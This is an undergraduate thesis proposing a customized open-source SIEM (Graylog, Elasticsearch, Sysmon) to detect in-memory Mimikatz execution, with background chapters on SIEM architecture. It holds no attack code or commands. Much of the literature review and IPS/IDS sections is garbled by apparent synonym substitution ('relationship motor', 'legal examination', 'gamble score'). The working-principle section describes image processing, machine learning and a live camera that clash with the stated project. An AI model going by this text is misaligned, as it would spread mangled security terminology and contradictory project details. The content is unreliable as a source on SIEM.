Firewall IPS IDS System Information and Event Management

(FIISIEM)

By

Fassiha Iqbal

Zain ul Abadin

Mustabsharah Urooj

Ayesha Shahzad

Momina Javed

Supervised by:

Asst. Prof. Dr. Mian Muhammad Waseem Iqbal

Submitted to the faculty of Department of Electrical Engineering,
Military College of Signals, National University of Sciences and Technology, Islamabad,
in partial fulfillment for the requirements of B.E Degree in Electrical (Telecom) Engineering.

June 2022

In the name of ALLAH, the Most benevolent, the Most Courteous

CERTIFICATE OF CORRECTNESS AND APPROVAL

This is to officially state that the thesis work contained in this report

"Firewall IPS IDS System Information and Event Management"

is carried out by

Fassiha Iqbal

Zain ul Abadin

Mustabsharah Urooj

Ayesha Shahzad

Momina Javed

under my supervision and that in my judgement, it is fully ample, in scope and excellence, for the degree of Bachelor of Electrical (Telecom.) Engineering in Military College of Signals, National University of Sciences and Technology (NUST), Islamabad.

Approved by

Supervisor

Asst. Prof. Mian Dr. Muhammad Waseem Iqbal

Department of EE, MCS

Date: ___________

DECLARATION OF ORIGINALITY

We hereby declare that no portion of work presented in this thesis has been submitted in support of another award or qualification in either this institute or anywhere else.

ACKNOWLEDGEMENTS

Allah Subhan'Wa'Tala is the sole guidance in all domains.
Our parents, colleagues and most of all supervisor,
Asst. Prof. Dr. Mian Muhammad Waseem Iqbal without your guidance.
The group members, who through all adversities worked steadfastly.

Plagiarism Certificate (Turnitin Report)

This thesis has 5% similarity index. Turnitin report endorsed by Supervisor is attached.

Fassiha Iqbal

Zain ul Abadin

Mustabsharah Urooj

Ayesha Shahzad

Momina Javed

____

Signature of Supervisor

ABSTRACT

Security information and event management (SIEM) solutions were introduced somewhere in 2000 in form of either a SIM solution or a SEM solution. A SIEM solution is required to handle the increased level of security information and analysis and management of centralized log. They were initially developed due to inability of the IT department of an organization to deal with a large number of alerts hat were being generated by intrusion detection system(IDS) and intrusion prevention system(IPS).SIEM solution provides monitoring, detection and alerting of security events within an IT environment. Analytics deliver real-time alerts, dashboard and reports to several critical and management units. Security management is made easy because it allows organizations to filter massive data and prioritizing security alerts that software generates . it also allows to detect data that may otherwise go unnoticed and undetected.

Table of Contents

List of Figures

Chapter 1: Introduction

According to Garter Coined in a 2005 report SIM and SEM both were brought together to achieve more satisfactory results. Security event management includes viewing logs, event correlation so that alert the configuration and console views in real time can be done. SIM is the next phase of this data processing which include analysis, storage and reporting of the findings.

We are living in a world of technology where security events are happening all the time. These events have the possibility of being vulnerable or may show the already done exploitation of the environment. These events include unauthorized access, changes in configurations and abnormal user activity. The process of interpreting the threats posed and how they should be prioritized comes under SIEM. The security threats are increasing day by day and sources can be internal or external both. Different systems to protect intrusion and threats are put together by IT organizations and professionals. The only issue faced was that so much generation of data was being done that it was being difficult to see and get results from them. The volume of security data is uselessly large and is difficult to be monitored manually. This is where the SIEM solution comes handy. An efficient and reliable method which automates and centralizes all the processes i.e. SIEM was then introduced. SIEM makes it easy to monitor logs and to protect sensitive data. Low threat risks and high threat risks were differentiated in a well mannered way that was easy to comprehend. It collects logs for each activity which are then monitored and prioritize according to the rules which are set manually by the user and whenever a log appears that might be potentially dangerous or is in violation of the rules, an indication, alert or notification is generated by the system which shows that system is being used against the set of defined rules and steps should be taken in order to prevent that.

SIEM provides two capabilities to a response of security.

1. reports security issues
2. Alerts which are based on analytics to indicate a security

Basically it is a search and reporting system. Other features may include:

- Security monitoring
- Log collection
- Security detection
- Vulnerability response workflow
- Incident responses
- Threat detection and protection

A complete SIEM solution has the ability to collect information from various sources, retains it and correlates between different events. Correlation rules are then created and alerts are generated and analyzation is done. These are important for identifying cyber attacks and give real time analysis of security.

TYPES:

There are two main types of SIEM Solution.

- Open source SIEM solution
- Closed source SIEM solution

SIEM solutions which have the source code available without any restriction are called as open source SIEM solutions. This code can be changed by users according to their specific security needs. If we look from cost point of view then it is much cheaper and there are less restrictions for a user to use it. Free and open source SIEM tools have grown in popularity due to them being easy to use and and being cost effective. Open source SIEM solutions are said to be fail fast but fix faster.

Some of the open source SIEM solutions are OSSIM, The ELK Stack, OZZAC, WAZZUH, Apache Metron, Prelude and MozDef.

However, if we talk about closed source the software itself or the license of it is sold to end user. Source code in this case is protected and can be changed or modify by creator only. The price of closed source SIEM solution is higher than open source one as the license of it is to be valid , verified and authenticated in order to be used by user. Some restrictions may be put on user in terms of changing and modification of source code based on usability of closed source SIEM solution.

Closed source SIEM solution are on enterprises level mostly and as the quality can not be compromised at such level so there is no room for failure for this SIEM solution.

Other types of SIEM include legacy SIEM, next-gen SIEM and enterprises SIEM.

1.1 Overview

1.1.1 Motivation

Today's world is a world of digitalization. With the advancement of it, it is more prone to attacks and vulnerabilities. Data security has become much important with the improvement and the advancements in computers and networks. In simpler days when computers were not so much advanced hackers didn't use any automatic attacks to hack into computers. With the advancements in the networks ,hackers are using new and more effective attacks to attack and compromise security. So many applications and tools ate present today with the help of which security can be compromised in many institutes. These attacks may be insiders, outsiders, malicious insiders and inadvertent insiders. These attackers may steal your personal information, passwords or bank details which may cost you your privacy and money. Studies show and estimate the cost of each year’s cyberattacks to be around US$114 billions around 2012. The time to recover from all these cyberattacks is estimated to cost US$385 billions if all companies work day and night.. Another survey conducted by Symantec involved 20,000 people who were interviewed across different countries and 70% of them told their network has been at least once attacked. Cyber attacks are flourishing these days. Why? Researches show that it is because cyber attacks don’t cost anything and are easy to do while physical attacks are more risky. A good internet connection, a pc and a skilled person with some other expenses are what you need. They are not even bound by time or distance and as we know that the nature of internet is anonymous so these are also difficult to track. At this advancement rate of technology, chances are that these attacks will keep growing.

The following figure shows the main and emerging threats affected sectors in today's era.




Figure 1 : Major sectors affected by security threats

1.1.2 Background Information

Various organizations take step to protect themselves from these attacks like boosting access controls, keeping software updated and standardize, employee training and using network protection measures. Using network protection measures involve installation of firewall and using IPS/IDS. Each of them performs an important role in keeping the network safe and secure. Actions such as filtering and blocking of data are performed by firewall while altering the system and prevention of attack comes under the performance of IPS and IDS. Ensuring proper control access, using VPN and conduction of proper maintained hardware and software may also be included.

Every time any action is done on a device, logs are generated whose type may vary depending on the type of action that is taken. Almost all actions like software installation and all the servers mostly web servers generate logs. To be able to be viewed at text editor file and to minimize the size of the file most of the logs are in text readable form. Log files exist as they are considered to be easy to handle while troubleshooting and to debug when they are in text form and can be comprehended easily. Handling manually these logs is a difficult task as most of them are not even that important and there are chances that most of important logs can pass without being noticed. Therefore, a solution called as SIEM solution was created which will monitor logs that are produced and have a definite set of rules that will not allow certain commands in order to protect the device and will generate notifications . Real time alerts, dashboard and reports to several critical and management units are some of its features. Main feature of it is that it makes the enterprises and companies to filter the data easily which in large quantities and it also priorities the security logs and generates alerts.

1.1.3 Some related terms

Logs

Logs are the files that are used to keep the track of the happenings that are going to occur for any event happening. A transaction log file is responsible for the communication between system and user. This also refers to the method that will collect data and capturer typed material and transactional periods. Some of its types include event logs, server logs, transaction logs and message logs. Event logs refer to the logs that collect the data from the records of events taking place and these can help in understanding the complex activities and systems which require little to no interactions. IRC, IM programs, fellow-to-fellow file sharing clients with chats and games have the property to save the communication that is in text form and can be read whether they are public access or private. A log file that is automatically created by server and has all the record of activities that are performed is called as server log. Web server log that helps with the web history can be taken as an example of server log. Logs are the files that are not generally accessible to user and only administration has the authority to see them.

Logs correlation

Log correlating tools connect the dots on disparate data to help companies or organizations to make better and reformed decisions.Log files are good at threat detection and comprehensive tools have these as one of their key features.

In-memory execution attacks

In-memory execution attacks are the type of attacks that let a hacker exploit the system by using any of the available ports. It includes the capture of RAM content that is written on a storage drive during an unrecoverable error, which can be triggered and used by hacker.

Intrusion protection system(IPS):

- It is a control framework.
- The control framework acknowledges and dismisses parcel in view of ruleset.
- IPS expects that the information base gets routinely refreshed with new danger information.
- It peruses network parcels and contrast the items with an information base of known dangers.
- IPS can be named as an expansion of IDS with access control activities to shield PCs from abuse.

- Continuous observing of bundle traffic with noxious exercises or which match explicit profiles and may set off the age of alarms and can drop and obstruct that traffic is finished by IPS.

Intrusion detection system(IDS):

- IDS are discovery and observing apparatuses.
- These principles don't make a move all alone.
- A human or one more framework is expected to check the outcomes out.
- It peruses network bundles and contrast the items with an information base of known dangers.
- Numerous IDS devices will store an identified occasion in a log to survey sometime in the future or to consolidate occasions with different information to settle on choices in regards to strategies or harm control.

Following figure may help one understand and differentiate better.




Figure 2 : Difference of IPS and IDS

Firewall

The unauthorized access into or out of the system is prevented by using firewall. Firewall can make internet users are not able to access the interface with private networks, internet or any intranets. Malicious traffic is shielded in computers with the help of firewall. Network traffic can also be managed and a firewall can be in soft or hard form really depending upon how it is deployed. Depending upon how a firewall is deployed it can be of three types which are hard firewall, soft firewall or both.

1.2 Problem Statement

Network security is the need of hour. Open source and enterprise level SIEM solution already exist but they come with their own set of rules and restrictions and each and every system is different and requires certain features of firewall, IPS and IDS.

Following are some highlights of the existing SIEM solutions..

1. Open source SIEM solutions are not that effective as everyone knows and can change the source code.
2. Enterprise level SIEM solutions have restriction of minimum number of systems on which they can be deployed.
3. Enterprise level SIEM solutions are not much cost effective as they operate on large scale and consumers who want to deploy SIEM solution to any personal computer cannot afford that.
4. As different attacks are being operated on different systems, each of them may require special rules for traffic monitoring which cannot be provided by only one SIEM solution.

1.3 Proposed Solution

The major goal of our proposed solution is to provide a SIEM solution that provides solution to all the problems discussed above. An ideal SIEM solution should be cost effective, easy to use, effective enough to detect and generate alerts according to its specified set of rules and should not have the restriction of minimum systems for deployment. To achieve all these goals we will take an open source SIEM solution and we apply customized set of rules on it according to the attack pattern of the organization we will work with (MiGo innovations). As it is open source it will be cheap and cost effective but as the source code will be edited it will not be easy to attacked at and it will be easy to be deployed even at one system or personal computer.

1.4 Working Principle

The project mainly works on the principles of image processing amalgamated with machine learning algorithms. The project is divided into different modulus and every module is inter-woven with the next module. The list of modules is as under:

- Hardware
- Software
- Output Extraction
- Decision based upon Outputs
- Product
- GUI presentation

1.4.1 Hardware:

The integral part of the project is software. The hardware of the project will only include the laptop or PC, good internet connection for fast installations and raspberry pie which will be the only server of open source customized SIEM solution and which will be needed to deploy the SIEM solution on the required pc.

1.4.2 Software:

The software will include two major parts. One for KALI Linux and for windows server 2016. On KALI, mongoDB, ElasticSearch will be installed and configured as a prerequisite of graylog which will be our open source SIEM solution whose source code will be modified. On windows server 2016,winlogbeat, Sysmon and in memory execution of mimikatz will be done whose logs will be sent to graylog for monitoring and rules application.

1.4.3 Output Extraction:

The outputs are extracted on the basis of logs collected. Logs are centralized and correlated and then applied rules at to get the output alerts generation.

1.4.4 Decision based upon Outputs:

The extracted outputs, logs of mongodb,elasticsearch and sysmon, is used in decision making. The primary decision is based upon the logs of attacks that will be received and interpreted on graylog.

1.4.5 Product:

The different modules are integrated in to one stand-alone entity. This stand-alone entity is essential for a compact solution. The product of the project will be the open source customized SIEM solution.

1.4.6 GUI presentation:

The visual demonstration of the project is done through the aid of GUI (graphical user interface).

1.4.7 Raspberry-PI:

Raspberry-Pi is a small computer that is helpful in implementing the project physically. This project has a live camera attached with raspberry-pi which process the live feed and produces the desired outputs.

1.5 Objectives

1.5.1 General objectives:

“To develop and deploy a customized, cost effective open source system information and event management (SIEM) solution platform to hunt for in-memory execution of MimiKatz, effective enough to generate alerts and manage logs, without the restriction of minimum number of systems for deployment. ”

1.5.2 Academic Objectives:

- Development of a SIEM solution
- To implement our skills and knowledge of KALI LINUX, GRAYLOG, MongoDB.
- To establish a capable security team.
- To learn about the collection and analysis of data from all sources in real-time.
- To increase productivity by working in a team.
- To design a project that contributes to the welfare of society.

1.6 Scope

This project finds its scope in following ways:

- To provide reports on security related events and incidents.
- Send alerts if an activity is detected as a potential security issue.
- Detect cyber attack(MIMIKATZ) by maintaining a permanent surveillance on an organization’s infrastructure.
- Counter attack incidents and generates forensic type analysis.
- Detect abnormal and suspicious user’s behaviors website servers, applications and networks.

1.7 Deliverables

1.7.1 Edited open source code of product

The open source code of SIEM solution will be taken and it will be edited according to the the attack pattern of organization for whom we are customizing it. One of the prominent attacks was in-memory execution attack for which rules are set up and alerts will be generated.

1.7.2 Thesis copy :

A copy of thesis having all the experimental setup, analysis, proposed solution and output will be submitted to the respective department of institute.

1.7.3 Customized SIEM solution:

SIEM solution is all about editing the code to setup rules which detect and generate notifications and alerts to the authorized user or the developer. The source code will be edited according to a specific attack pattern and it will create a customized SIEM solution.

1.8 Relevant Sustainable Development Goals

This project comes under the light of SDG 09(industry, innovation and infrastructure).SIEM is a security tool and is used in enterprises and different sectors including corporate, general public, finance/banking, healthcare/medicine and public administrative/government sectors. This project is the modification of an already existing SIEM solutions to enhance features of previously launched SIEM solutions.

1.9 Contributions

This thesis contributes to the innovation and modification of SIEM solution features SIEM solution features to get the maximum security and other benefits like cost effectiveness and to be used at small scale even at a single personal computer to make your network secure and reliable and to be protected from security threats.

1.10 Thesis laydown

Chapter 2 Literature Review: contains the literature review and the background and analysis study this thesis is based upon.

Chapter 3 Software installation and development: contains the design and development of the project.

Chapter 4 Analysis and Evaluation: introduces detailed evaluation and analysis of the code.

Chapter 5 Conclusion: contain the conclusion of the project.

Chapter 6 Future Work: highlights the future work needed to be done for the commercialization of this project.~~.~~

Chapter 2: Literature Review

2.1 Industrial background

A new product is launched by modifying and enhancing the features of previously launched similar products. To complete business objectives and to stay in competition, organizations try to standardize and modify their required aspects. Different size and circle of movement should be matched to inward and outside prerequisites. These necessities are called as consistence guidelines and are mean to adjusting to a standard. As indicated by the investigates done, 30% of worldwide undertakings have been straightforwardly undermined by a gathering of free cyberactivists and cybercriminals. At present all of the things and organizations of all the countries of all the continents are whether government or non governmental organization or institutes are carried out in cyberspace. Protecting this massive amount of data from threats and attacks in a challenging issue. Network attacks are meant to harm companies or organizations financially or by compromising their privacy. This is where SIEM comes handy. SIEM solutions collect all the data logs, monitor them to see if there is any suspicious or malicious activity or not and if detected SIEM solution will generate alerts and report and forensic the authorized user or the developer about the security incidents. The alerts are generated by basing them on analytics that will match a certain definite set called rule, indicating a security issue.

2.2 SIEM Architecture and capabilities

2.2.1 Parts of SIEM engineering

The number of attacks are to be shielded against and prevented by endeavors continually as the number of attacks is expanding. Security information and event management is a framework that takes on different undertaking to prevent and detect the attacks on their organizations.

A SIEM arrangement comprises different parts which may help certainty groups to identify information breaks and noxious exercises by continually observing and dissecting network gadgets and occasions.

There are 9 parts of SIEM engineering which are as follows:

1. Information accumulation

Information accumulation arrangement part gets the liability to gather event information produced to numerous origin inside an enterprise or corporate organization, like data sets, applications, firewalls, switches, cloud frameworks, from there, the sky is the limit. These logs, which contain a record of the relative multitude of occasions that occurred in a specific gadget and applying , are gathered to put away in a concentrated area and information store.

Techniques to assort different SIEM solutions are given as follows:

Specialist log assortment:

For it, logs are produced by a specialist which is introduced on each organization's system. These experts are liable for social occasion the logs from the contraptions and sending them to the central SIEM server. Beside these commitments, they can moreover channel the log data out the contraption level considering predefined limits, parse them, and convert them to a sensible association preceding sending. This changed log combination and sending procedure helps in ideal utilization of move speed. The expert based log grouping technique is predominantly used in closed and gotten zones where correspondence is bound.

Agentless log assortment:

This procedure doesn't include the organization of specialists in any organization gadget. All things considered, design changes should come in the gadget so the logs that are being created are sent to the focal or core server of solution. In gadgets like switches, switches, firewalls, and so on, the establishment of outsider instruments for log assortment is frequently not upheld, so gathering log information by a specialist gets troublesome. An agentless log assortment method is used in those conditions. Due to no requirement of the extra specialist the heap of organizations's gadget is reduced.

Programming interface assortment:

For it, assistance of utilization programming points of interaction (APIs) help to create logs from gadgets. Virtualization programming gives APIs, which empower the SIEM answer for gather logs from virtual machines from a distance. Likewise, when organizations go to cloud-based arrangements, it becomes hard to get the logs to the solution straightforwardly because the administrations do not associate with any actual framework. At the point, cloud-based SIEM arrangements use APIs as a mediator to gather and question the organization logs.

2.Security information examination

It's common knowledge that the best way to convey security information in the form of diagrams and charts is through SIEM arrangements, which accompany a security inspection component. As a result, these dashboards are updated, enabling security personnel to quickly identify and resolve security vulnerabilities. Security examiners can use these panels to spot abnormalities, links, examples, and patterns in the data, as well as acquire different perspectives on events that occur on a regular basis. Customers can also create and customize their own dashboards with SIEM solutions.

Predefined reports are another feature of this vulnerability investigation section. SIEM solutions are frequently coupled with a number of preset reports that aid in providing visibility into security events, identifying threats, and conducting security and consistency checks. Such findings, which are mostly based on established signals of take (IoCs), can also be customised to meet internal security requirements.

Clients may also channel, search, and dig deeper into these reports; define report age plans based on their needs; examine information as tables and graphs; and package the reports in different configurations with most SIEM arrangements.

3. Relationship and security occasion observing

A relationship motor is one of the most essential parts of a SIEM arrangement. Utilizing predefined or client characterized connection leads, the gathered log information is broke down for any connections existing between various organization exercises, normal ascribes, or designs that may be available. Connection motors can assemble different security episodes to give a comprehensive perspective on security assaults. They are fit for distinguishing indications of dubious movement, split the difference, or potential break right off the bat in the organization, and the SIEM framework will create cautions for those exercises too.

An illustration of a relationship rule:

"Assuming a client has a fruitful login endeavor after different fizzled login endeavors in a brief timeframe, trigger a caution."

The majority of SIEM configurations have predefined connection rules based on IoCs. Aside from the fact that hacking techniques are constantly evolving, the recommendations must be updated on a regular basis or they will become obsolete. Building connection rules requires an inside and out comprehension of an aggressor's way of behaving and strategies.

4. Legal examination

This part of a SIEM arrangement is utilized for playing out an underlying driver examination and producing an episode report that gives a point by point investigation of an assault endeavor or a continuous assault that assists ventures with making a fitting medicinal move right away.

Even with the strongest security tools in place, it is nearly impossible for a company to prevent all intrusions. However, an organisation can conduct a criminological investigation to re-create crime scenes and identify the primary perpetrator. Log data, because it contains a history of the relative number of events that occurred in a certain gadget or application, tends to be broken down by malicious aggressors.

The SIEM frameworks support security by parsing logs, creating scientific reports, and determining the time when a specific security breach occurred, the structures and information that were stolen, the programmers behind the vengeful action, and the location of the section.

This part likewise assists endeavors with meeting specific consistence orders like the stockpiling and recorded of log information for significant stretches of time, and the capacity to perform scientific examinations on them.

5. Occurrence discovery and reaction Occurrence discovery

This is part of a SIEM system that is responsible for detecting protection occurrences. A security event refers to an attempted or successful breach of the organization's security policies by an unauthorized party. Disavowal of-administration assaults, abusing information and assets, unapproved heightening of honors, and phishing assaults are a few normal instances of safety occurrences. These incidents must be discovered and broken down, and the appropriate steps must be taken to determine the potential problem while maintaining business task coherence.

Throughout episode identification, organisations want to keep the mean time to detect (MTTD) as low as possible to reduce the harm caused by the aggressors. Episode location can be done utilizing the accompanying procedures:

- Occasion connection
- Danger knowledge
- Client and element conduct investigation (UEBA)
- Occurrence reaction

This SIEM module is in charge of the medical activities aimed at determining where security incidents have occurred. Episode response has become a demanding task as projects face numerous safety hazards on a regular basis and aggressors employ more sophisticated approaches. Lessening the interim to determine (MTTR) is a significant need for each venture.

Some occurrence reaction methods include:

- Robotize occurrence reaction with work processes
- Directing legal examination

6. Constant occasion reaction or alarming control center

SIEM arrangements perform log assortment and connection exercises continuously; on the off chance that any dubious action is identified, an alarm is raised in a flash, and the occurrence reaction group will act quickly to relieve the assault or keep it from working out.

Ready warnings can also be emailed or texted continuously, and they can be categorised based on the level of urgency assigned to them. Work processes can be assigned to security episodes such that when an alert is raised, the corresponding work process is done.

7. Danger knowledge

Danger knowledge gives logical data expected to recognize various kinds of network safety dangers and make proper moves to forestall, resolve, or relieve them. By understanding the wellspring of the assault, the thought process behind it, the systems and techniques used to complete it, as well as the indications of give and take, associations can all the more likely figure out the danger, evaluate the dangers, and settle on all around informed choices.

Organizations can either purchase risk assessments from outside vendors or collect and use open source risk assessments available in the STIX/TAXII design to contribute context oriented data. Once the hazard has been identified, remediation can begin, reducing the time to restore service. This section also aids security administrators in conducting risk hunting, a process of examining the entire organization for any threats or IOCs that may be evading the security architecture.

8. Client and element conduct examination (UEBA)

This section aids in the detection of security incidents. Conventional arrangements are increasingly becoming obsolete as adversaries develop new approaches to break into networks. AI, on the other hand, can be used to protect enterprises from a digital risk.

UEBA parts utilize AI strategies to foster a conduct model in light of the ordinary way of behaving of clients and machines in an undertaking. This conduct model is produced for every client and substance by handling a lot of information acquired from different organization gadgetsAny deviation from this model of behaviour will be viewed as an anomaly and investigated further for potential threats. The individual or substance will be assigned a gamble score; the higher the risk scoring system, the more significant the doubt. Risk assessment and therapeutic practices are undertaken in light of the gamble score.

Some may wonder what the difference is between a connecting motor and UEBA. As its name implies, the final option looks for suspicious occurrences based on a conduct evaluation, whereas the first option uses a conventional framework to discern between events and threats. For a venture to impede goes after really, it ought to depend on both the regular rule-based component and the cutting edge social investigation.

9. IT consistence the board

With regards to information insurance and security, for the most part an organization is supposed to satisfy the necessary guidelines, guidelines, and rules forced by different administrative bodies. For diverse organizations, these administrative directives vary according to the type of industry and district in which they function. If the organization does not consent, it will be penalized.

SIEM plans include a compliance the executives section to ensure that an organization complies with all of the government's compliance requirements for safeguarding sensitive information. To protect sensitive data from being compromised, proactive measures such as using diverse tactics to spot abnormalities, designs, and digital risks should be implemented.

SIEM systems can store and file log data for an extended period of time, allowing assessors to examine the review chains. HIPAA, PCI DSS, GDPR and ISO 27001 compliance reports can also be generated through log collection and inspection as well as out-of-the-box reports based on a specific command's requirements. This multitude of SIEM parts by and large work together to assist the security with joining by giving experiences into various types of dangers, their assault designs, and pernicious exercises that might be occurring in the organization, as well as the essential game-plan that must be taken to address any security issues.

How SIEM works

The working principle of any SIEM solution comprises following steps:

1. Logs collection
2. Logs management
3. Threat detection
4. Alert generation




Figure 3 : Working of SIEM

2.2.2 Logs collection

In a SIEM solution, log gathering is crucial. Logs can be collected in four different ways:

1. Through a device-installed agent (most used method).
2. By directly reading log files from storage, primarily in syslog format.
3. Event streaming protocols such as Netflow, SNMP, and IPFIX are used for this purpose.

4. By employing a network protocol to connect directly to the gadget.

2.2.3 Logs management

This step comprises of three main steps or areas and is a complex.

1. Data aggregation (data is gathered from various databases into one place)
2. Data normalization (data is compared and analyzed in this step)
3. Security event correlation(this step determines signs of data breach or detects threat or vulnerability)

2.2.4 Threat detection

The last step of logs management helps the SIEM solution in threat detection. The rules management component allows organizations to react to almost all data attackers in real time. This step somehow shows similarity to security analytics component which detects data.

2.2.5 Alert generation

A SIEM solution generates notifications for fast response after a detect has been found. There are several versions of the programme that incorporate process and care coordination in order to speed up investigations by generating automatically produced search and action plans. SIEM notifications can be tailored to the needs of the user.

2.3 Already existing solutions

Many SIEM solutions already exist in market. Some of them are very effective in performing the job they are supposed to but they have their own drawbacks. Major drawbacks are seen in terms of cost effectiveness, efficiency of solution and number of minimum systems required for the deployment of the solution. Some of already existing SIEM solutions which are open source are discussed with their pros and cons to give a hint of already work done.

AlienVault OSSIM:

This platform is equipped with some of the most valuable security capabilities which are as follows:

- Once fine tuned monitoring is easy and alerts are great.
- Single server is required.
- Friendly interface
- Intrusion detection
- Correlating events
- Asset discovery
- Integrates with different platforms
- If the right level of logging is enabled,it will collect tons of data.

Cons:

- Reports are clunky
